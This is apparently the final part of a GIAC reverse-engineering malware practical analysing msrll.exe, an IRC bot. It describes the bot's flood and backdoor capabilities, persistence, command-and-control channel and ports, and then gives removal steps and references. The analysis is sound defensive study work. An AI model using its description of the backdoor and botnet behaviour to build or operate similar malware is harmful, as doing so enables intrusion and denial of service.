    Bot is short for Robot. A bot is a program written by a user that acts like and may appear to be an actual user, depending on the skill of the programmer. Bots are not looked on favorably by most Networks. They are even banned by many servers. Bots have been given a bad rap due to misuse and abuse by hackers. Malicious Bots can be programmed to flood channels with useless garbage (FloodBots), make copies of themselves for use in channel takeover attempts (CloneBots), cause nick collides which result in a user being "killed" and dropped from IRC (KillBots), or any other number of destructive functions. Bots can, however, be very useful if properly programmed. They can be user [sic] to hold a channel open when the owner is not physically there on the channel, they can be set up as a file server to offer files to people, they can be uses [sic] as help and information servers, or they can even be used to run games on a channel. Bots can range from the very simple to the very complex. The most powerful Bots are run on ircll client programs, which is a UNIX based system. Bots are not for everyone, and I would advise you not even consider using one.

Screenshot from http://www.newircusers.com/nfaq.html web site

Purpose of msrll.exe:

This IRC "bot" was designed to primarily serve three purposes:

1.	It could be used to help protect an IRC channel, but it was more likely to be used as an "attack" tool against other IRC channels and servers.
2.	It could also be used to perform distributed denial of service attacks using ping floods, syn floods, udp floods, etc. on any unprotected target. In addition to the tools incorporated into msrll.exe, which include mIRC v6.12 for IRC support, and some denial of service tools, other tools could be uploaded for execution.
3.	Finally, the back door set up by msrll.exe allowed complete control on the "infected system." This permitted access to all the files on the system, but also potential access to other networks and related computers. Msrll.exe was designed to use both LAN and modem connections.

Msrll.exe activation:

1.	Installed a copy of itself A folder called "mfm" was created in the Windows system directory ""%System%\mfm" e.g. "C:\WINNT\System32\mfm on Windows 2000," where it placed a copy of itself. Once the copy was created, the original "artifact" was deleted and the "copy" took over control.
2.	Ensured operation at boot-up On Windows 2000 systems, msrll.exe added itself as a service using the name "Rll enhanced drive" to ensure startup at boot time.
3.	Wrote a configuration file The msrll.exe IRC "bot" used a configuration file called jtram.conf. This file contained settings such as the name of the IRC channel to join, the back door port number, the authentication passwords, etc.. Everything in this file was stored encrypted with the Rijndael (AES) algorithm. Once written, any of these settings could be changed once authenticated.
4.	Joined an IRC channel First, it tried to join an IRC channel called "#mils" on an IRC server called collective7.zxy0.com. It tried to connect first on the standard IRC port 6777 and if that failed, it tried 9999 and 8080. The nick used by the "bot" was a random mixture of letters and changed every time it joined the channel. The "bot Master," or person using the "bot," can clearly see all the "bots" that have joined that #mils channel. JThese "bots" would then be available to perform various tasks at the command of the "bot Master."
5.	Opened a back door port Another key task performed upon activation was the creation of a back door service which ran on port 2200. This service provided complete control of the infected system and could also be used to connect to the #mils IRC channel or other IRC channels. A suite of built-in IRC, DCC and system commands were available upon authenticating to the service with a password.

Mitigation and removal:

The most important way of protecting a system from being infected with msrll.exe would be to use good virus protection software with current signature dat files. When running Windows ME or XP, the System Restore must be disabled to allow full scanning of infected systems.

Secondly, firewall protection that requested whether outbound traffic was valid before permitting it, may catch any IRC outbound requests made by msrll.exe. If someone was an avid IRC user, this might not be as helpful. However, unsolicited inbound traffic should be stopped by the firewall, which would protect access to the back door port.

The best way to remove msrll.exe from an infected system would be to reboot the computer in "safe mode." This would ensure no network connectivity and that no sessions were connected with msrll.exe.

It would be important to make sure that the msrll.exe process was not running by checking the Task Manager. If it were running, it could be terminated with the following steps:

1.	On Windows 95, 98, and ME, open the Windows Task Manager by pressing CTRL+ALT+DELETE. On Windows NT, 2000, and XP, press CTRL+SHIFT+ESC.
2.	Select the "Processes" tab.
3.	In the list of running programs, find and highlight MSRLL.EXE.
4.	Press the "End Task" or "End Process" button.
5.	Ensure that the "msrll.exe" process has been killed by closing the Task Manager, and then open it again to refresh all process information.
6.	Close the Task Manager.

If the Windows Task Manager does not show the msrll.exe process, other process viewers could be used to terminate the malware process.

Removing entries from the registry:

Removing the services entries from the registry prevents msrll.exe running when the computer boots:

1.	Open the Registry editor by clicking "Start" then "Run." Type REGEDIT and press the Enter key.
2.	In the left panel, locate and delete the following entries: HKEY_LOCAL_MACHINE>System>CurrentControlSet>Services>mfm HKEY_LOCAL_MACHINE>System>ControlSet001>Services>mfm It would also be wise to check for entries in other ControlSets such as: HKEY_LOCAL_MACHINE>System>ControlSet002>Services>mfm

	HKEY_LOCAL_MACHINE>System>ControlSet004>Services>mfm Searching for “mfm” with the Search function in Regedit may help facilitate this.
3.	Close the Registry editor.

Removing directories and files:

1.	Right click on the “Start” button, Left click on “Explore.”
2.	Delete the mfm directory created by msrll.exe, usually found in C:\Windows\System on Windows 95, 98 and ME, C:\WINNT\System32 on Windows NT and 2000, and C:\Windows\System32 on Windows XP.
3.	Close Explorer window.

Unresolved questions:

The jtram.conf file contained settings, not all of which were understood:

1.	The jtr.id which was pre set to “run5.” The function or purpose is unknown.
2.	The “pass” variable was pre set to an encrypted hash and it was suspected to be the password used when authenticating from an IRC channel. However, this was conjecture. Its real function is unknown.
3.	Can the encrypted ciphertext in jtram.conf be decrypted? The right components, password, seed, etc., may possibly be obtained from msrll.exe. The string "DiCHFc2ioiVmb3cb4zZ7zWZH1oM=" was seen to be closely associated with the encryption process and may be the password.

Msrll.exe commands:

1.	Several commands did not appear to perform. Their exact purpose is still unknown.

IRC channel communication:

1.	It was highly suspected that the msrll.exe “bots” could be authenticated to, and controlled from, an IRC channel. This was not confirmed, however, only conjectured.
2.	The ?login command was suspected to be the main mechanism for IRC authentication. This was not confirmed, however, only conjectured.

In summary, the purpose of this practical was to demonstrate the analytical process and methodology involved in analyzing an unknown malware specimen. A thorough review of the specimen provided an over-all understanding of the function, purpose, and capabilities of the malware.

List of References

GIAC "GIAC Certified Reverse Engineering Malware (GREM) Practical Assignment Version 1.0:" July 23, 2004 [http://www.giac.org/GREM_assignment.php] (July 26, 2004)

CrackZ, , "Packers & Unpackers" May 6, 2004 [http://www.woodmann.com/crackz/Packers.htm] (August 16, 2004)

ASPACK Software "ASPACK for Windows 95,98,ME,NT4,200,XP" June 14, 2004 [http://www.entechtaiwan.com/aspack.htm] which was redirected to [http://www.aspack.com/] (August 16, 2004)

LIUtilities (Uniblue Systems LTD) "System DLLs Listed in the WinTasks DLL Library" [http://www.liutilities.com/products/wintaskspro/dlllibrary/shell32/] (September 8, 2004)

CrackZ "Packers & Unpackers - ASPack & ASProtect" May 6, 2004 [http://www.woodmann.com/crackz/Packers.htm#aspack_asprotect] (August 16, 2004)

Mike and Judy at NewIRCusers.com "Newbies FAQ" [http://www.newircusers.com/nfaq.html web site] (September 18, 2004)

Used For Reference Only:

Friedl,Steve "An Illustrated Guide to Cryptographic Hashes" September, 18, 2004 [http://www.unixwiz.net/techtips/iguide-crypto-hashes.html] (September 19, 2004)

NIST, AES NIST home page, February 28, 2001 [http://csrc.nist.gov/CryptoToolkit/aes/] (September 14, 2004)

Duntmann, Jeff "Assembly Language Step-by-Step" Wiley Computer Publishing 2000

Skoudis, Ed & Zeltser, Lenny Malware "Fighting Malicious Code" Prentice Hall 2004

Koziol,Jack Litchfield, David Aitel, Dave Anley, Chris Eren, Sinan Mehta, Neel Hassell, Riley "The Shellcoder's Handbook" Wiley Publishing, Inc 2004

Last Updated: May 23rd, 2017

Upcoming Training

Community SANS Madrid FOR610 (in Spanish)	Madrid, Spain	Jun 12, 2017 - Jun 17, 2017	Community SANS
Community SANS Columbia FOR610	Columbia, MD	Jun 19, 2017 - Jun 24, 2017	Community SANS
DFIR Summit & Training 2017	Austin, TX	Jun 22, 2017 - Jun 29, 2017	Live Event
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Community SANS Ottawa FOR610	Ottawa, ON	Sep 18, 2017 - Sep 23, 2017	Community SANS
Baltimore September 2017 - FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
SANS Copenhagen 2017	Copenhagen, Denmark	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS Tokyo Autumn 2017	Tokyo, Japan	Oct 16, 2017 - Oct 28, 2017	Live Event
Community SANS New York FOR610	New York, NY	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Sydney 2017	Sydney, Australia	Nov 13, 2017 - Nov 25, 2017	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced